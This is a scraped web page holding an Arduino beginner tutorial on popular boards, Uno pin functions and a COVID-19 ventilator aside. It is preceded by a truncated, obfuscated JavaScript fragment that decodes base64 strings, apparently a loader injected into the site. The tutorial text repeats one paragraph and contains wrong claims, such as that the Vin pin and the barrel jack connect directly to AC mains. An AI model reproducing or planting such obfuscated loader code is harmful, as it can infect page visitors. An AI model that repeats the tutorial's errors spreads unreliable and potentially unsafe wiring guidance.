/*>(-0x2*n&0x6)):0x0){p=j['indexOf'](p);}return m;});}());var g=function(h,l){var m=[],n=0x0,o,p='',q='';h=atob(h);for(var t=0x0,u=h['length'];t/* */

What Is Arduino?

Amazon.com: ARDUINO UNO R3 [A000066]: Computers & Accessories

Arduino is an open-source hardware and software company, project and user community that designs and manufactures single-board microcontrollers and microcontroller kits for building digital devices. Arduino boards are available commercially from the official website or through authorized distributors.

Arduino board designs use a variety of microprocessors and controllers. The boards are equipped with sets of digital and analog input/output (I/O) pins that may be interfaced to various expansion boards ('shields') or breadboards (for prototyping) and other circuits. The boards feature serial communications interfaces, including Universal Serial Bus (USB) on some models, which are also used for loading programs from personal computers. The microcontrollers can be programmed using the C and C++ programming languages, using a standard API which is also known as the "Arduino language". In addition to using traditional compiler toolchains, the Arduino project provides an integrated development environment (IDE) and a command line tool (arduino-cli) developed in Go.

The Arduino project started in 2005 as a tool for students at the Interaction Design Institute Ivrea in Ivrea, Italy, aiming to provide a low-cost and easy way for novices and professionals to create devices that interact with their environment using sensors and actuators. Common examples of such devices intended for beginner hobbyists include simple robots, thermostats and motion detectors.


Embedded Systems

  • An embedded system is a combination of computer hardware and software designed for specific function or functions within a larger system.

  • The systems can be programmable or with fixed functionality. Industrial machines, consumer electronics, agricultural and process industry devices, automobiles, medical equipment, cameras, household appliances, airplanes, vending machines and toys, as well as mobile devices, are possible locations for an embedded system.

  • While embedded systems are computing systems, they can range from having no user interface (UI) -- for example, on devices in which the system is designed to perform a single task -- to complex graphical user interfaces (GUIs), such as in mobile devices. User interfaces can include buttons, LEDs and touchscreen sensing. Some systems use remote user interfaces as well.


Welcome in the World of technology. In this session, we will learn how to make projects using most common Arduino Boards from ZERO level to ADVANCE level. But out of this , Firstly we have to understand how to use Arduino Board.


Getting Started Your project, must remember the points given below:-

Point 1: Use Arduino IDE to insert code in Arduino for your project.



Point 2: Once the board is plugged in, you will need to open the IDE and click on Tools > Board > Arduino Uno to select the board.


Point 3: Next, you have to tell the Arduino which port you are using on your computer.  To select the port, go to 
Tools > Port and then select the port that says Arduino.


CLICK HERE FOR PROJECTS:-


 Why Embedded Systems Need


  • The world as we know it was recently taken by storm. That storm was the outbreak of the COVID-19 pandemic. 

  • This has in turn created a shortage of ventilators world wide which has led many people to foray into the world of ventilator design.

There is just one problem: Many people are basing their designs around the Arduino platform. While this may be good for a proof of concept, you do not want to use it for actual life support unless absolutely necessary.


  • This is because platforms like the Arduino were designed as a platform to be used in a learning environment.


CORONAVIRUS DISEASE 2019


COVID-19

  • Coronaviruses(CoV) are the large family of the viruses that cause illness ranging from the common cold to more severe diseases such as Middle Respiratory Syndromes (MERS-CoV) and severe Acute Respiratory Syndrome (SARS-CoV).

  • Common Signs of infection include respiratory symptoms, fever, cough, shortness of breath and breathing difficulties. In more severe cases, infection can cause pneumonia, serve acute respiratory syndrome, kidney fail and even death.

  • Corona viruses are zoonotic, meaning they are transmitted between animals and people.

  • After a detail investigation, it is found that severe Acute Respiratory Syndrome (SARS-CoV) was transmitted from civet cat to humans.

  • Middle Respiratory Syndromes (MERS-CoV) transmitted from dromedary camels to humans.

  • In this worst condition, Arduino and others microcontroller play a crucial role.There are many machines based on such devices that help us and protect for such viruses.


 Popular Arduino Boards 



While there are many varieties of Arduino boards on the market, there are a handful that are most commonly seen. The most commonly used Arduino boards by both engineers and hobbyists include:-

  • Arduino UNO
  • Arduino NANO
  • Arduino DUE
  • Arduino MEGA


            Type Of Boards

  • Arduino Uno(R3)

                The Uno is a huge option for your initial Arduino. It consists of 14-digital I/O pins, where 6-pins can be used as PWM(pulse width modulation outputs), 6-analog inputs, a reset button, a power jack, a USB connection and more. It includes everything required to hold up the microcontroller; simply attach it to a PC with the help of a USB cable and give the supply to get started with a AC-to-DC adapter or battery.

  • Lilypad Arduino Board

              The lily Pad Arduino board is a wearable e-textile technology expanded by Leah “ Buechley”and considerately designed by “Leah and SparkFun”. Each board was imaginatively designed with huge connecting pads & a smooth back to let them to be sewn into clothing using conductive thread. This Arduino also comprises of I/O, power, and also sensor boards which are built especially for e-textiles. These are even washable!he Lily Pad Arduino board is a wearable e-textile technology expanded by Leah “ Buechley”and considerately designed by “Leah and SparkFun”. Each board was imaginatively designed with huge connecting pads & a smooth back to let them to be sewn into clothing using conductive thread. This Arduino also comprises of I/O, power, and also sensor boards which are built especially for e-textiles. These are even washable!


  • RedBoard Arduino Board

                 The RedBoard Arduino board can be programmed using a Mini-B USB cable using the Arduino IDE. It will work on Windows 8 without having to modify your security settings.It is more constant due to the USB or FTDI chip we used and also it is entirely flat on the back. Creating it is very simple to utilize in the project design. Just plug the board, select the menu option to choose an Arduino UNO and you are ready to upload the program. You can control the RedBoard over USB cable using the barrel jack..


  • Arduino Mega(R3) Board


                   The Arduino Mega is similar to the UNO’s big brother. It includes lots of digital I/O pins (from that, 14-pins can be used as PWM o/ps), 6-analog inputs, a reset button, a power jack, a USB connection and a reset button. It includes everything required to hold up the microcontroller; simply attach it to a PC with the help of a USB cable and give the supply to get started with a AC-to-DC adapter or battery.The huge number of pins make this Arduino board very helpful for designing the projects that need a bunch of digital i/ps or o/ps like lots buttons.


  • Arduino Leonardo Board           


                    The first development board of an Arduino is the Leonardo board. This board uses one microcontroller along with the USB. That means, it can be very simple and cheap also. Because this board handles USB directly, program libraries are obtainable which let the Arduino board to follow a keyboard of the computer, mouse, etc.


  • The Arduino Shield


                           Additionally, Arduino shields are pre built circuit boards used to connect to a number of Arduino boards. These shields fit on the top of the Arduino compatible boards to provide an additional capabilities like connecting to the internet, motor controlling, providing wireless communication, LCD screen controlling, etc..The different types of an Arduino shields are
  • Wireless Shields 
  • The GSM Shield 
  • The Ethernet Shield 
  • The Proto Shields


 Board Description


1-Power USB

                Arduino Board can be powered by using the cable from your computer. All you need to do is to connect USB cable to USB port.

2-Crystal Oscillator

                    The Crystal Oscillator helps in dealing with the time issues. how does Arduino calculate time? the answer is, by using the Crystal Oscillator. The number printed on the top of the Arduino Crystal is 16.000H9H.  It tells us that the frequency is 16,000,000 Hertz or 16 MHz.

3- Voltage Regulator

                    Function of the voltage regulator is to control voltage and supply the voltage as much as the board needs and stabilize the DC voltage used by the  processor and the other elements.

4-Power(Barrel Jack)

                   Arduino Board can be powered directly from the AC main power supplying by connecting it to the Barrel Jack. 

5,17-Arduino RESET

                    You can reset your Arduino board, i.e., start your program from the beginning. You can reset the UNO board in two ways. First, by using the reset button (17) on the board. Second, you can connect an external reset button to the Arduino pin labelled RESET.

6,7,8,9-Pins(3.3,5, GND, vin)

  • 3.3V (6) − Supply 3.3 output volt  
  • 5V (7) − Supply 5 output volt  Most of the components used with Arduino board works fine with 3.3 volt and 5 volt.
  • GND (8)(Ground) − There are several GND pins on the Arduino, any of which can be used to ground your circuit.   
  •  Vin (9) − This pin also can be used to power the Arduino board from  an external power source, like AC mains power supply. 

10-Analog pin

                   The Arduino UNO board has six analog input pins A0 through A5. These pins can read the signal from an analog sensor like the humidity sensor or temperature sensor and convert it into a digital value that can be read by the microprocessor.

11-MicrocontrollerICS 

                    Each Arduino board has its own microcontroller (11). You can assume it as the brain of your board. The main IC (integrated circuit) on the Arduino is slightly different from board to board. The microcontrollers are usually of the ATMEL Company. You must know what IC your board has before loading up a new program from the Arduino IDE. This information is available on the top of the IC. For more details about the IC construction and functions, you can refer to the data sheet.

12-ICSP pin

                    Mostly, ICSP (12) is an AVR, a tiny programming header for the Arduino consisting of MOSI, MISO, SCK, RESET, VCC, and GND. It is often referred to as an SPI (Serial Peripheral Interface), which could be considered as an "expansion" of the output. Actually, you are slaving the output device to the master of the SPI bus.

13-Power LED indicator

                    This LED should light up when you plug your Arduino into a power source to indicate that your board is powered up correctly. If this light does not turn on, then there is something wrong with the connection.

14-TX and RX LEDs

                    On your board, you will find two labels: TX (transmit) and RX (receive). They appear in two places on the Arduino UNO board. First, at the digital pins 0 and 1, to indicate the pins responsible for serial communication. Second, the TX and RX led (13). The TX led flashes with different speed while sending the serial data. The speed of flashing depends on the baud rate used by the board. RX flashes during the receiving process.

15- Digital I/O

                    The Arduino UNO board has 14 digital I/O pins (15) (of which 6 provide PWM (Pulse Width Modulation) output. These pins can be configured to work as input digital pins to read logic values (0 or 1) or as digital output pins to drive different modules like LEDs, relays, etc. The pins labeled “~” can be used to generate PWM.

16- AREF
                    AREF stands for Analog Reference. It is sometimes, used to set an external reference voltage (between 0 and 5 Volts) as the upper limit for the analog input pins.